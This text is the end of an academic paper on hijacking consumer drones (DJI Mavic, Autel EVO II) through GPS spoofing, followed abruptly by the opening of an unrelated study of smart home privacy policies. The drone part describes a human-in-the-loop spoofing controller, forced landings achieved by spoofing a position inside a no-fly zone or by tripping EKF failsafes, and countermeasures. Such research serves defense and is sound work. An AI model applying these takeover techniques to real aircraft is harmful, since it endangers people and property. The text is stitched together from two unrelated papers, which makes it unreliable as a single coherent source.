In our HITL system, the attacker uses the arrow keys to introduce a velocity vector in the form of $[v_e, v_n]$. This velocity vector governs the signal that the signal generator generates in real time. We modified the peripheral interface to reflect the operator's intentions and not directly apply the inputs to the spoofing signal. This interface shows the spoofed location and optionally the target's location if a system capable of tracking UAVs is available. The attacker then manipulates the velocity vectors based on their obtained understanding of the UAV's model, gaming skills, and intuition as to the UAV's possible reaction. Figure 19 shows one such flight where the operator takes manual control of the target UAVs and forces them to make controlled maneuvers, purely through GPS spoofing[6].

Limitations: The main objective of the HITL system is to provide control over the UAV just like a traditional remote-

[6] A video demonstration of this attack is available at https://www.youtube.com/watch?v=EtaQ_BQFn-M




Figure 19: Plots (a - DJI Mavic 2 Pro and b - Autel EVO II) show the control using a Human-in-the-Loop control system.

controller, but through GPS spoofing. In the case of a regular controller, the control inputs directly actuate the motors. However, in the case of HITL GPS spoofing, the motors are actuated through the vehicle's attitude and position correction mechanism. This is the primary difference between controlling the UAV via GPS spoofing and controlling using a regular controller. Initially, one of the main challenges of operating the UAV indirectly through GPS spoofing is understanding that, e.g., spoofing signals that move right will result in the UAV drifting to the left. This requires the attacker to understand the motion dynamics of the UAV under GPS spoofing, and it requires training to maintain control of the UAV. Additionally, it also requires good hand-eye coordination

Furthermore, due to parallax misconceptions and response time delays, controlling the UAV via spoofed GPS signals is a much more challenging task than directly controlling the UAV through the original controller. Furthermore, the attacker needs to have a mechanism other than their own eyes to track and observe the target UAV. In other words, we believe that an automated closed-loop system would be an ideal way to execute a perfect takeover because such a system will overcome the discussed limitations.

5 Discussion

Forced Landing: The strategies we tested demonstrate an attacker's control over the horizontal position and velocity of the UAV. GPS spoofing can not be directly used to manipulate the height of the UAV and force it to land as majority of the UAVs rely on non-GPS sensors like rangefinders, downward-facing cameras, and barometers for measuring the altitude This poses a significant challenge because all these sensors are immune to GPS spoofing. For complete control of the UAV, the attacker should also land the UAV. As has been demonstrated earlier [34], an attacker can leverage terminal failsafes that UAVs implement to induce a forced landing. Some common events that trigger terminal failsafes are i) restricted zones and ii) EKF errors. Most consumer UAVs implement special geo-fencing around designated no-fly zones (NFZ) [21]. These restrictions prevent the UAV from taking off when the location is inside the no-fly zone. If the UAV accidentally enters a no-fly zone, the flight controller activates the terminal failsafe and lands after a warning. The operator can only control the UAV's horizontal position during this process.

The attacker's strategy thus is to spoof the GPS to a location inside the nearest no-fly zone in order to land the target. Suppose the no-fly location is more than 100 m away from the last spoofed location. In that case, the target temporarily loses the GPS lock but reacquires the attacker's signal within 20 s and initiates the landing sequence. In such a situation, time-to-first-fix (TTFF) for the onboard GPS receiver is typically between under 10 s as the receiver undergoes a warm start [73]. Even if the spoofed location is farther away and a warm start is not possible, the receiver performs a cold start, in which case the TTFF for a typical uBlox receiver 24-28 s [73]. Most of the UAVs that we tested were vulnerable to such an NFZ forced landing attack. Similarly, a UAV that implements an EKF failsafe can be forced to land by spoofing a motion that causes the position and velocity test ratios explained in Section 3.2, to cross the set threshold. It is important to note that not all manufacturers enforce such a failsafe, and hence such strategies to make the UAV land cannot be applied to every UAV. Table 1 summarizes the results of our experiments.

Limitations: Of the UAVs available to us, only the DJI Mavic 2 Pro, DJI Mavic Pro, and Autel EVO II allowed us to toggle downward vision sensors. This is an essential requirement for ensuring safety when testing inside the anechoic chamber, as often the UAV can behave erratically and crash. Other UAVs we tested were the DJI Mavic Mini and DJI Mavic Air 2, both of which primarily use vision sensors below a certain altitude. However, these models switch to GPS positioning above a certain altitude, which is greater than the height of the anechoic chamber available to us. Since it is illegal to transmit GPS signals over the air in the open, we could not test these UAVs. But based on our observations and the architecture of these UAVs (which are also from the market leader DJI), it is safe to say that the strategies that we proposed earlier apply to UAVs beyond the ones we tested.

In this experimental study, we target GPS. However, most modern UAVs are capable of multi-constellation localization. i.e., they use other satellite navigation systems like GLONASS, Galileo, and BeiDou. Such receivers can continue operations even when GPS is compromised. Multi-constellation receivers poses a challenge for successful spoofing and can be seen as a safeguard against GPS spoofing; however, these systems are known to be as vulnerable to signal spoofing attacks as GPS. Thus a multi-constellation GNSS signal generator can be used by an attacker to overcome this limitation as described for example in [57].

Table 1: A comparison of GPS takeover success and forced landing strategy success.

Model	GPS Takeover	Forced Landing	
		NFZ	EKF Failsafe
DJI Mavic Mini	Unable to test	✓	x
DJI Mavic Air 2	Unable to test	✓	x
DJI Mavic Pro	✓	✓	x
DJI Mavic 2 Pro	✓	✓	x
Autel Evo II	✓	x	x
3DR IRIS (sim)	✓	x	✓

Self-learning Feedback Mechanism: The self-learning feedback mechanism for controlling the spoofed trajectory requires access to precision UAV tracking equipment capable of UAV localization in real time, which serves as a source of the ground truth. In this system, Kalman-filter-based state estimation can be used to derive the target system's instantaneous acceleration and velocity through position information supplied by the tracking equipment. These values will be input to a predictive engine that can generate a trajectory capable of moving the UAV to the desired location. However, the attacker must consider the tolerable lag between the UAV's actual motion and the spoofed coordinates in this mechanism. This is especially applicable to UAVs that implement an EKF failsafe. Several works propose techniques to track UAVs, including acoustics sensors [12, 13], and works like [15, 28, 32] offer passive RADARs for tracking quadcopters. In [24], the authors suggest using a seeker UAV equipped with radios for target localization.

Impact of UAV Takeover: The UAV takeover strategies we propose in this work are capable of fine-grained direction and speed control of the target UAV. These capabilities allow an adversary to commandeer a UAV remotely with the intent of turning it rogue. Even a single rogue UAV, whether it is executing an autonomous mission by itself or as part of a swarm of UAVs, poses a significant security threat. We thus posit that GNSS as an attack vector needs to be considered systemically in conjunction with inertial, vision, and other sensors in future UAV security design.

On the other hand, precise control over a rogue UAV can help eliminate and investigate the threat, as the proposed techniques can be used defensively to get the rogue UAV to a safe location for further investigation.

Countermeasures: Current state-of-the-art countermeasures can be categorized as cryptographic solutions, physical and application layer solutions, and solutions that leverage IMUs for attack detection. UAVs typically have tight power and weight constraints, and hence the countermeasures should fit within these bounds. Thus, solutions that require minimal modifications to the existing infrastructure are essential.

Cryptographic solutions include techniques that introduce message encryption and authentication [14, 29, 43, 45, 76]. The underlying cryptographic primitives make it difficult for an attacker to synthesize GPS signals for arbitrary locations. However, these solutions are vulnerable to signal replay attacks. Furthermore, these countermeasures require a complete overhaul of the GPS ecosystem and are currently unavailable for evaluation. Additionally, they require high processing power, making it less practical to deploy on UAVs.

Physical and application layer countermeasures detect anomalies in RF properties like signal strength [3], auxiliary peaks [63], angle/direction of arrival [50, 51], and validation of navigation messages like satellite ephemeris and timing information [19, 63]. Some countermeasures also leverage a multi-antenna and multi-receiver setup for attack detection [72]. An attacker can obfuscate physical properties through the careful generation of signals such that the signal's physical properties are within set thresholds. An attacker can also completely overshadow adversarial signals, thus burying the legitimate signal under the noise, thereby removing any auxiliary peaks. In addition, an adversary can use multiple antennas to mimic the angle and direction of legitimate signals.

There are proposals to use inertial sensor measurements to detect attacks on GPS through a comparison of independent inertial measurements and obtained GPS measurements [41, 44, 71]. Such solutions often use Kalman-filter-based sensor fusion algorithms already implemented in modern UAVs for state estimation. These techniques are effective against the proposed UAV takeover attack and can lead to attack detection. However, as shown in [53, 69, 79], an attacker can take over and defeat multi-sensor-fusion algorithms and inertial sensor solutions. Such a detection scheme can be used along with terminal failsafes [6], which force the UAV to abort any ongoing mission and either hold and hover at the current position or land. However, these techniques are limited to attack detection and do little in terms of attack mitigation and recovery. The receiver will also need to identify and attenuate adversarial signals in order to mitigate and recover from the attacks and ensure uninterrupted operations.

Several countermeasures use successive interference cancellation (SIC) technique [11, 26, 66] and antenna array processing techniques [17, 42, 48] to mitigate GPS spoofing attacks. Most of these mitigation techniques require high processing power or peripheral devices that make it impractical for implementation on UAVs. In [66], the authors have designed a solution specifically for UAVs. Such a countermeasure has the potential to recover from the GPS takeover attack proposed in this work. However, this solution is limited up to 15 dB of a spoofing signal's power advantage over legitimate signals beyond which the UAV cannot recover.

6 Related work

Several strategies have been proposed that demonstrate the ability of an attacker to assume control of a UAV via GPS spoofing. These works primarily focus on altering the motion of a UAV by transmitting fake GPS signals. In [57] the authors provide a taxonomy of hijacking consumer drones. However, the anti-drone hijacking strategies they propose are only capable of limited control over the target drone. Through a hard-spoofing attack, their strategies could divert a drone in a specific direction. Beyond that, the strategies proposed in this work do not facilitate the complete takeover of the target UAV as they lack post-takeover direction and velocity control ability. In [33, 40], through simulations, the authors demonstrated the effect of GPS spoofing on a cyber-physical system such as a UAV. Their approach forces the drone to accelerate in a particular direction by manipulating the GPS velocity in the opposite direction. In this approach, the direction of the motion and the UAV's acceleration was uncontrollable and unpredictable. As a result, such an approach cannot precisely control and maneuver the drone through GPS spoofing. In [47], the author demonstrated an attack that targets the follow-me feature specific to a DJI Phantom 3A. In this attack, the controller's mobile phone is targeted rather than the onboard GPS receiver. Since the attack only targets the "follow-me" flight mode, such an attack will not work against other completely autonomous flight modes. Similar works [7, 30, 67] demonstrate identical strategies that are restricted to a specific type of drone or a simulator environment, or that provide minimal true control over the target UAV.

There has been significant research on developing countermeasures to safeguard GPS receivers against spoofing attacks. Cryptographic solutions [14, 43, 45, 76] prevent attackers from generating counterfeit signals. However, they are still vulnerable to signal replay attacks and are not practical for deploying on a UAV because of additional processing power and key management requirements. The recently launched Galileo's Open Service Network Authentication [29] service that uses TESLA protocol for broadcast authentication is vulnerable to signal replay attacks. Other countermeasures like [10, 50–52, 72, 75] rely on peripheral hardware devices like multiple receivers and directional antennas, thus making them infeasible for integrating with UAVs. Another line of works [41, 71, 78] demonstrates the application of GPS/IMU sensor fusion to detect GPS spoofing attacks. However, as shown in [53, 79], it is possible to evade detection and defeat such multi-sensor fusion (MSF) algorithms. Shen et al. [69] analyzed the security guarantees of MSF algorithms implemented in terrestrial autonomous vehicles with the specific goal of forcing lane changes. Finally, [63] provides a technique that is based on signal processing and does not require additional hardware or cryptographic measures, but it does not protect against fine-grained spoofing of proximate locations as we have done in this work.

Several works have used non-GPS techniques for a hostile takeover of UAVs. These include the use of lasers to activate obstacle detection and avoidance systems [80], attacking the data-link between the radio-controller and the UAV [65] and [60] where the authors showcase the vulnerabilities present in a popular UAV platform from Parrot [1] as a result of a poorly configured wireless network.

7 Conclusion

In this work, we experimentally enumerated and validated various challenges in asserting complete control of a UAV through a GPS spoofing attack. We formulated requirements that constitute a complete takeover. To this extent, we designed, demonstrated, and evaluated strategies that enabled us to control the UAV's speed and direction in real time through well-timed GPS velocity manipulations that resulted in stable, predictable, and controlled flight. To facilitate real-time control, we designed and developed a real-time GPS signal generator capable of on-the-fly trajectory manipulation. We also designed a Human-in-the-Loop GPS spoofing system that can manually control a UAV's motion. Further, we discussed the possibility of incorporating an automatic self-learning feedback mechanism.

In conclusion, we show that even though the GPS receivers of COTS UAVs remain vulnerable to spoofing attacks, the combination of sensors incorporated in UAVs makes it extremely challenging for the attacker to translate a GPS spoofing attack into complete control over the UAV. We show in this work that — against conventional wisdom — only with a thorough study of a UAV's systemic behavior under GPS spoofing attacks and careful manipulation of the spoofing signals would it be possible to commandeer a UAV through GPS spoofing alone.

8 Acknowledgements

This work was partly supported by armasuisse Science and Technology (S+T), Thun, Switzerland. We also thank our shepherd Patrick Traynor and anonymous reviewers for their constructive comments and suggestions.

References

[1] Parrot. https://www.parrot.com/us.

[2] Space Segment. https://www.gps.gov/systems/gps/space/.

[3] Dennis M Akos. Who's afraid of the spoofer? gps/gnss spoofing detection via automatic gain control (agc). *NAVIGATION, Journal of the Institute of Navigation*, 2012.

[4] Alan (Big Al). Drone Payloads: Which Drone Can Carry The Most Weight? https://dronesvue.com/drone-payloads-which-drone-can-carry-the-most-weight/.

[5] ArduPilot. Arducopter. https://ardupilot.org/copter/.

[6] ArduPilot. EKF Failsafe. https://ardupilot.org/copter/docs/ekf-inav-failsafe.html.

[7] Sandra Pérez Arteaga, Luis Alberto Martínez Hernández, Gabriel Sánchez Pérez, Ana Lucila Sandoval Orozco, and Luis Javier García Villalba. Analysis of the GPS spoofing vulnerability in the drone 3DR solo. *IEEE Access*, 2019.

[8] Autel Robotics. Autel Robotics. https://www.autelrobotics.com/.

[9] Autel Robotics. User Manual - Autel EVO II Series. https://cdn.shopify.com/s/files/1/1538/0803/files/EVO_II_Series_User_Manual_En_Issue_Version.pdf.

[10] Sriramya Bhamidipati, Kyeong Jin Kim, Hongbo Sun, and Philip V Orlik. GPS spoofing detection and mitigation in PMUs using distributed multiple directional antennas. In *IEEE 2019 International Conference on Communications (ICC)*, 2019.

[11] Ali Broumandan, Ali Jafarnia-Jahromi, and Gérard Lachapelle. Spoofing detection, classification and cancelation (SDCC) receiver architecture for a moving GNSS receiver. *GPS Solutions*, 2015.

[12] Joël Busset, Florian Perrodin, Peter Wellig, Beat Ott, Kurt Heutschi, Torben Rühl, and Thomas Nussbaumer. Detection and tracking of drones using advanced acoustic cameras. In *Unmanned/Unattended Sensors and Sensor Networks XI; and Advanced Free-Space Optical Communication Techniques and Applications*, 2015.

[13] Xianyu Chang, Chaoqun Yang, Junfeng Wu, Xiufang Shi, and Zhiguo Shi. A surveillance system for drone localization and tracking using acoustic arrays. In *Proceedings of the 2018 IEEE 10th Sensor Array and Multichannel Signal Processing Workshop (SAM)*, 2018.

[14] Xi-jun Cheng, Jiang-ning Xu, Ke-jin Cao, and Jie Wang. An authenticity verification scheme based on hidden messages for current civilian GPS signals. In *IEEE 2009 Fourth International Conference on Computer Sciences and Convergence Information Technology*, 2009.

[15] CRFS. RFeye DroneDefense. https://www.crfs.com/drone-detection/.

[16] Regulus Cyber. Ring - Revolutionary Next Generation Counter-UAS System. https://www.regulus.com.

[17] Saeed Daneshmand, Ali Jafarnia-Jahromi, Ali Broumandan, and Gérard Lachapelle. A GNSS structural interference mitigation technique using antenna array processing. In *2014 IEEE 8th Sensor Array and Multichannel Signal Processing Workshop (SAM)*, 2014.

[18] Isabel Debre. Saudi Arabian oil facility struck in drone attack, 2021. https://www.bbc.com/news/world-middle-east-60082786.

[19] DHS. Positioning, Navigation, and Timing (PNT) Program. https://www.dhs.gov/science-and-technology/pnt-program.

[20] DJI. DJI. https://www.dji.com.

[21] DJI. Geo Zone Map - Fly Safe - DJI. https://www.dji.com/flysafe/geo-map.

[22] DJI. Mavic 2 - Product Information - DJI. https://www.dji.com/mavic-2/info.

[23] DJI. Mavic 3 - Specs - DJI. https://www.dji.com/mavic-3/specs.

[24] Louis Dressel and Mykel J Kochenderfer. Hunting drones with other drones: Tracking a moving radio target. In *International Conference on Robotics and Automation (ICRA)*, 2019.

[25] Takuji Ebinuma. Software-Defined GPS Signal Simulator, 2015. https://github.com/osqzss/gps-sdr-sim.

[26] Manuel Eichelberger, Ferdinand Von Hagen, and Roger Wattenhofer. A Spoof-Proof GPS Receiver. In *19th ACM/IEEE International Conference on Information Processing in Sensor Networks (IPSN)*, 2020.

[27] ETS-Lindgren. Broadband Mini-Bicon Antenna - ETS-Lindgren. https://www.ets-lindgren.com/products/antennas/broadband-min-bicon-antennas/4005/400502?page=Products-Item-Page.

[28] Gao Fang, Jianxin Yi, Xianrong Wan, Yuqi Liu, and Hengyu Ke. Experimental research of multistatic passive radar with a single antenna for drone detection. *IEEE Access*, 2018.

[29] Ignacio Fernández-Hernández, Vincent Rijmen, Gonzalo Seco-Granados, Javier Simon, Irma Rodríguez, and J David Calle. A navigation message authentication proposal for the galileo open service. *NAVIGATION, Journal of the Institute of Navigation*, 2016.

[30] João Gaspar, Renato Ferreira, Pedro Sebastião, and Nuno Souto. Capture of UAVs through gps spoofing using low-cost SDR platforms. *Capture of UAVs through GPS spoofing using low-cost SDR platforms*, 2020.

[31] Werner Gurtner and Lou Estey. Rinex-the receiver independent exchange format-version 3.00. *Astronomical Institute, University of Bern and UNAVCO, Bolulder, Colorado.*, 2007.

[32] İsmail Güvenç, Ozgur Ozdemir, Yavuz Yapici, Hani Mehrpouyan, and David Matolak. Detection, localization, and tracking of unauthorized uas and jammers. In *IEEE/AIAA 36th Digital Avionics Systems Conference (DASC)*, 2017.

[33] Daojing He, Yinrong Qiao, Shiqing Chen, Xiao Du, Wenjie Chen, Sencun Zhu, and Mohsen Guizani. A friendly and low-cost technique for capturing non-cooperative civilian unmanned aerial vehicles. *IEEE Network*, 2018.

[34] Ling Huang and Qing Yang. Low-cost GPS simulator GPS spoofing by SDR. In *Proc. DEFCON*, 2015.

[35] NaturalPoint Inc. Motion Capture Systems. https://www.optitrack.com/.

[36] Drone Industry Insights. Top 10 Drone Manufacturer's Market Shares in the US. https://droneii.com/product/drone-manufacturers-ranking.

[37] National Instruments. Ettus Research. https://www.ettus.com/products/.

[38] Mordor Intelligence. Drones Market - Growth, Trends, COVID-19 Impact, And Forecasts (2022 - 2027), 2022. https://www.mordorintelligence.com/industry-reports/drones-market.

[39] Xichen Jiang, Jiangmeng Zhang, Brian J Harding, Jonathan J Makela, Alejandro D Domı, et al. Spoofing GPS receiver clock offset of phasor measurement units. *IEEE Transactions on Power Systems*, 2013.

[40] Andrew J Kerns, Daniel P Shepard, Jahshan A Bhatti, and Todd E Humphreys. Unmanned aircraft capture and control via GPS spoofing. *Journal of Field Robotics*, 2014.

[41] Samer Khanafseh, Naeem Roshan, Steven Langel, Fang-Cheng Chan, Mathieu Joerger, and Boris Pervan. Gps spoofing detection using raim with ins coupling. In *IEEE/ION Position, Location and Navigation Symposium (PLANS)*, 2014.

[42] Andriy Konovaltsev, Stefano Caizzone, Manuel Cuntz, and Michael Meurer. Autonomous spoofing detection and mitigation with a miniaturized adaptive antenna array. In *Proceedings of the 27th International Technical Meeting of the Satellite Division of The Institute of Navigation (ION GNSS+ 2014)*, 2014.

[43] Markus G Kuhn. An asymmetric security mechanism for navigation signals. In *International Workshop on Information Hiding*, 2004.

[44] Yang Liu, Sihai Li, Qiangwen Fu, Zhenbo Liu, and Qi Zhou. Analysis of kalman filter innovation-based gnss spoofing detection method for ins/gnss integrated navigation system. *IEEE Sensors Journal*, 2019.

[45] Sherman C Lo and Per K Enge. Authenticating aviation augmentation system broadcasts. In *Proceedings of the IEEE/ION Position, Location and Navigation Symposium*, 2010.

[46] Lime Microsystems Ltd. LimeSDR. https://limemicro.com/products/boards/limesdr/.

[47] Aaron Luo. Drones Hijacking - multi-dimensional attack vectors and countermeasures, 2016. https://www.youtube.com/watch?v=u9nFdOvA8eI&ab_channel=SecurityHub.

[48] Jaroslaw Magiera and Ryszard Katulski. Detection and mitigation of GPS spoofing based on antenna array processing. *Journal of applied research and technology*, 2015.

[49] Jonathan Marcus. Yemen rebel attack on UAE throws challenge to the region, 2022. https://www.bbc.com/news/world-middle-east-60082786.

[50] Charles E McDowell. GPS spoofer and repeater mitigation system using digital spatial nulling, 2007. US Patent 7,250,903.

[51] Michael Meurer, Andriy Konovaltsev, Manuel Appel, and Manuel Cuntz. Direction-of-Arrival Assisted Sequential Spoofing Detection and Mitigation. In *Proceedings of the 2016 International Technical Meeting of The Institute of Navigation, Monterey, California*, 2016.

[52] Paul Y Montgomery. Receiver-autonomous spoofing detection: Experimental results of a multi-antenna receiver defense against a portable civil GPS spoofer. In *Proceedings of the Radionavigation Laboratory Conference*, 2011.

[53] Sashank Narain, Aanjhan Ranganathan, and Guevara Noubir. Security of GPS/INS based on-road location tracking systems. In *IEEE Symposium on Security and Privacy (S&P)*, 2019.

[54] BBC News. Heathrow airport: Drone sighting halts departures. 2019. https://www.bbc.com/news/uk-46803713.

[55] UT News. UT Austin Researchers Successfully Spoof an $80 million Yacht at Sea, 2013. https://news.utexas.edu/2013/07/29/ut-austin-researchers-successfully-spoof-an-80-million-yacht-at-sea/.

[56] Tyler Nighswander, Brent Ledvina, Jonathan Diamond, Robert Brumley, and David Brumley. GPS software attacks. In *Proceedings of the 2012 ACM Conference on Computer and Communications Security*, 2012.

[57] Juhwan Noh, Yujin Kwon, Yunmok Son, Hocheol Shin, Dohyun Kim, Jaeyeong Choi, and Yongdae Kim. Tractor beam: Safe-hijacking of consumer drones with adaptive GPS spoofing. *ACM Transactions on Privacy and Security (TOPS)*, 2019.

[58] Ophir RF Inc. Ophir RF Model 5293. https://ophirrf.com/wp-content/uploads/2015/09/5293-2.pdf.

[59] Josh Petri. How Hackers Can Take Over Your Car's GPS, 2019. https://www.bloomberg.com/news/articles/2019-06-19/threat-of-gps-spoofing-for-autonomous-cars-seen-as-overblown.

[60] Johann-Sebastian Pleban, Ricardo Band, and Reiner Creutzburg. Hacking and securing the AR. Drone 2.0 quadcopter: investigations for improving the security of a toy. In *Mobile Devices and Multimedia: Enabling Technologies, Algorithms, and Applications*, 2014.

[61] Associated Press. UAE Bans Flying of Recreational Drones After Fatal Attack. https://www.voanews.com/a/uae-bans-flying-of-recreational-drones-after-fatal-attack/6408720.html.

[62] Mark L Psiaki and Todd E Humphreys. GNSS spoofing and detection. *Proceedings of the IEEE*, 2016.

[63] Aanjhan Ranganathan, Hildur Ólafsdóttir, and Srdjan Capkun. SPREE: A spoofing resistant GPS receiver. In *Proceedings of the 22nd Annual International Conference on Mobile Computing and Networking*, 2016.

[64] Open Robotics. Gazebo. http://gazebosim.org/.

[65] Nils Miro Rodday, Ricardo de O Schmidt, and Aiko Pras. Exploring security vulnerabilities of unmanned aerial vehicles. In *IEEE/IFIP Network Operations and Management Symposium (NOMS)*, 2016.

[66] Harshad Sathaye, Gerald LaMountain, Pau Closas, and Aanjhan Ranganathan. SemperFi: Anti-Spoofing GPS Receiver for UAVs. In *Network and Distributed Systems Security (NDSS) Symposium*, 2022.

[67] Seong-Hun Seo, Byung-Hyun Lee, Sung-Hyuck Im, and Gyu-In Jee. Effect of spoofing on unmanned aerial vehicle using counterfeited GPS signal. *Journal of Positioning, Navigation, and Timing*, 2015.

[68] Samira Shackle. The mystery of the Gatwick drone. 2020. https://www.theguardian.com/uk-news/2020/dec/01/the-mystery-of-the-gatwick-drone.

[69] Junjie Shen, Jun Yeon Won, Zeyuan Chen, and Qi Alfred Chen. Drift with devil: Security of multi-sensor fusion based localization in high-level autonomous driving under {GPS} spoofing. In *29th USENIX Security Symposium (USENIX Security 20)*, 2020.

[70] Daniel P Shepard, Jahshan A Bhatti, and Todd E Humphreys. Drone hack: Spoofing attack demonstration on a civilian unmanned aerial vehicle. *GPS World*, 2012.

[71] Çağatay Tanıl, Samer Khanafseh, Mathieu Joerger, and Boris Pervan. Kalman filter-based INS monitor to detect GNSS spoofers capable of tracking aircraft position. In *IEEE/ION Position, Location and Navigation Symposium (PLANS)*, 2016.

[72] Nils Ole Tippenhauer, Christina Pöpper, Kasper Bonne Rasmussen, and Srdjan Capkun. On the requirements for successful GPS spoofing attacks. In *Proceedings of the 18th ACM conference on Computer and communications security*, 2011.

[73] u-Blox. NEO-M8 DataSheet. https://www.u-blox.com/en/ubx-viewer/view/NEO-M8-FW3_DataSheet_UBX-15031086.pdf.

[74] James Vincent. Recreational drones banned in United Arab Emirates after oil facility attack, 2022. https://www.theverge.com/2022/1/24/22898614/united-arab-emirates-uae-ban-recreational-drone-attack.

[75] Jon S Warner and Roger G Johnston. GPS spoofing countermeasures. *Homeland Security Journal*, 2003.

[76] Kyle Wesson, Mark Rothlisberger, and Todd Humphreys. Practical cryptographic civil GPS signal authentication. *NAVIGATION: Journal of the Institute of Navigation*, 2012.

[77] Michael G Wing, Aaron Eklund, and Loren D Kellogg. Consumer-grade global positioning system (GPS) accuracy and reliability. *Journal of forestry*, 2005.

[78] Tao Zhang and Quanyan Zhu. Strategic defense against deceptive civilian GPS spoofing of unmanned aerial vehicles. In *Proceedings of the International Conference on Decision and Game Theory for Security*, 2017.

[79] Zhongshun Zhang, Lifeng Zhou, and Pratap Tokekar. Strategies to design signals to spoof Kalman filter. In *Annual American Control Conference (ACC)*, 2018.

[80] Ce Zhou, Qiben Yan, Yan Shi, and Lichao Sun. DoubleStar: Long-range attack towards depth estimation based obstacle avoidance in autonomous systems. *arXiv preprint arXiv:2110.03154*, 2021.

Smart Home Privacy Policies Demystified: A Study of Availability, Content, and Coverage

Sunil Manandhar[§], Kaushal Kafle[§], Benjamin Andow [† *], Kapil Singh[‡], Adwait Nadkarni[§]
[§] *William & Mary; {sunil, kkafle, nadkarni}@cs.wm.edu*
[†] *Google LLC; andow@google.com*
[‡] *IBM T.J. Watson Research Center; kapil@us.ibm.com*

Abstract

Smart home devices transmit highly sensitive usage information to servers owned by vendors or third-parties as part of their core functionality. Hence, it is necessary to provide users with the context in which their device data is collected and shared, to enable them to weigh the benefits of deploying smart home technology against the resulting loss of privacy. As privacy policies are generally expected to precisely convey this information, we perform a systematic and data-driven analysis of the current state of smart home privacy policies, with a particular focus on three key questions: (1) how hard privacy policies are for consumers to obtain, (2) how existing policies describe the collection and sharing of device data, and (3) how accurate these descriptions are when compared to information derived from alternate sources. Our analysis of 596 smart home vendors, affecting 2,442 smart home devices yields 17 findings that impact millions of users, demonstrate gaps in existing smart home privacy policies, as well as challenges and opportunities for automated analysis.

1 Introduction

Privacy concerns are an important hinderance in the adoption of smart home devices [57, 79, 88]. These concerns are well-founded, because smart home devices frequently transmit operational data to remote servers to enable functions ranging from basic status updates to trigger-action automation, which may contain *highly private evidence of the user's activities in their personal environment*. For example, when a door lock notifies the user of its status change by the way of sharing updates with its remote server, the lock's state may also be used by the vendor to track the user's schedule. As device data may be used to profile the user, it is fair to expect that users deserve to be informed about how their information may be used, *through a legally binding document*, which will build user confidence and increase smart home adoption.

A privacy policy performs this function, as it is the primary, legally binding, medium for conveying the data collection and sharing practices of an organization to users. In fact, prior work in Web and mobile privacy has attempted to understand the privacy posture of organizations by analyzing their privacy policies [7, 8, 81, 97], often revealing significant contradictions in the text, and inconsistencies with actual practices. With the goal of understanding the baseline privacy guarantees promised to smart home users, we initially pursued a similar route by analyzing the privacy policies of popular smart home vendors using state-of-the-art tools [7, 8]. However, our initial investigation encountered several obstacles due to the intricate (and *under-studied*) aspects of the smart home domain, which make *automated analysis infeasible at present*.

First, we observed that smart home privacy policies, i.e., vendor-provided policies that apply to all the smart home devices/services they produce (and device data they manage), are not as easily *available* for analysis as compared to mobile app or website privacy policies. That is, while it is relatively easy to find mobile app privacy policies on app markets that mandate them (e.g., Google Play [40]), we had to scour several sources (e.g., vendor websites, app markets, mobile apps) for policies that apply to smart home devices, even for popular vendors (e.g., Honeywell). Second, we realized that even if we could obtain the policies, existing tools would be unable to capture the contextual privacy implications of device data in them, without sufficient insight into their *content* and *organization*-related intricacies. Particularly, the various types of smart home device data and the contexts in which they are described are relatively unknown compared to typical private data that existing tools (e.g., PolicyLint [7]) are trained to analyze, as we elaborate in Section 7. Finally, we observed the need to assess policy *coverage* in terms of describing the collection/sharing practices for all the device data that the vendor collects. Without this knowledge, it would be difficult to reason about the results of an automated policy analysis. To summarize, our initial investigation revealed that it may not be trivial to directly analyze smart home privacy policies with existing tools, as the smart home is a separate application domain with its own intricacies, motivating this data-driven evaluation to uncover insights that would enable automated analysis tools for this domain in the near future.

[*] This work was completed when the author was at IBM Research.

Contributions: We describe the first large-scale evaluation of *smart home (device) privacy policies*, i.e., vendor-provided privacy policies that apply to smart home devices/services, performed with the goal of (1) understanding their understudied characteristics, and (2) extracting critical insights for guiding the development of practical analyses, targeted regulations, and end-user tools, for the holistic improvement in the privacy of the smart home ecosystem. In doing so, we develop an empirical foundation for privacy disclosure analysis in the smart home, through the following contributions:

- **Large-scale Study of Home Privacy Policies:** We present the first large-scale study of smart home privacy policies aimed at demystifying the unique characteristics of the domain along three areas: (1) *availability*, (2) *content*, and (3) *coverage*. We study the privacy policies of *vendors* integrated with 7 most popular smart home platforms, i.e., 596 vendors representing 2,442 smart home devices.
- **Systematic Study Methodology and Datasets:** We develop a semi-automated study methodology that thoroughly investigates the state of smart home device privacy policies, and yields insights that lay the groundwork for developing automated methods. We constructed several datasets that will be useful for developing automated tools that can reason about device data, including a labeled set of 284 device privacy policies and a precise vendor-device_type map describing the devices sold by the 596 vendors. The datasets are available in our github repository [87].
- **17 Novel and Impactful Findings:** Our findings demonstrate severe gaps in the current state of smart home privacy policies. Particularly, device privacy policies are extremely hard to obtain ($\mathcal{F}_1$–$\mathcal{F}_5$); e.g., we were able to obtain policies that apply to smart home devices for only 48.99% of the studied vendors ($\mathcal{F}_3$), with 10.57% not providing privacy policies at all ($\mathcal{F}_1$). Further, policies do not precisely describe device data ($\mathcal{F}_6$, $\mathcal{F}_{10}$, $\mathcal{F}_{11}$), and if they do, the descriptions are often inconsistent with actual state of data potentially collected by vendors ($\mathcal{F}_{13}$–$\mathcal{F}_{16}$). Our findings impact vendors whose products are used by millions as indicated by our impact metrics. We have disclosed our findings to all affected vendors (see Appendix 8).
- **Describing the need for (and path to) contextualization:** This study demonstrates a clear need for new policy analysis frameworks that are *focused on the characteristics of the smart home*, just as new frameworks were warranted for mobile apps. We show that existing NLP-based tools may incorrectly reason about a majority of the policies in our dataset ($\mathcal{F}_8$), and experimentally demonstrate the need to consider the smart home as a separate problem domain, and the tangible benefits from *contextualizing existing tools* ($\mathcal{F}_{17}$). Finally, we describe how our methodology, the labeled dataset, and the insights from this study, serve as a starting point for developing contextualized automated policy analyses for smart homes.

2 Motivation

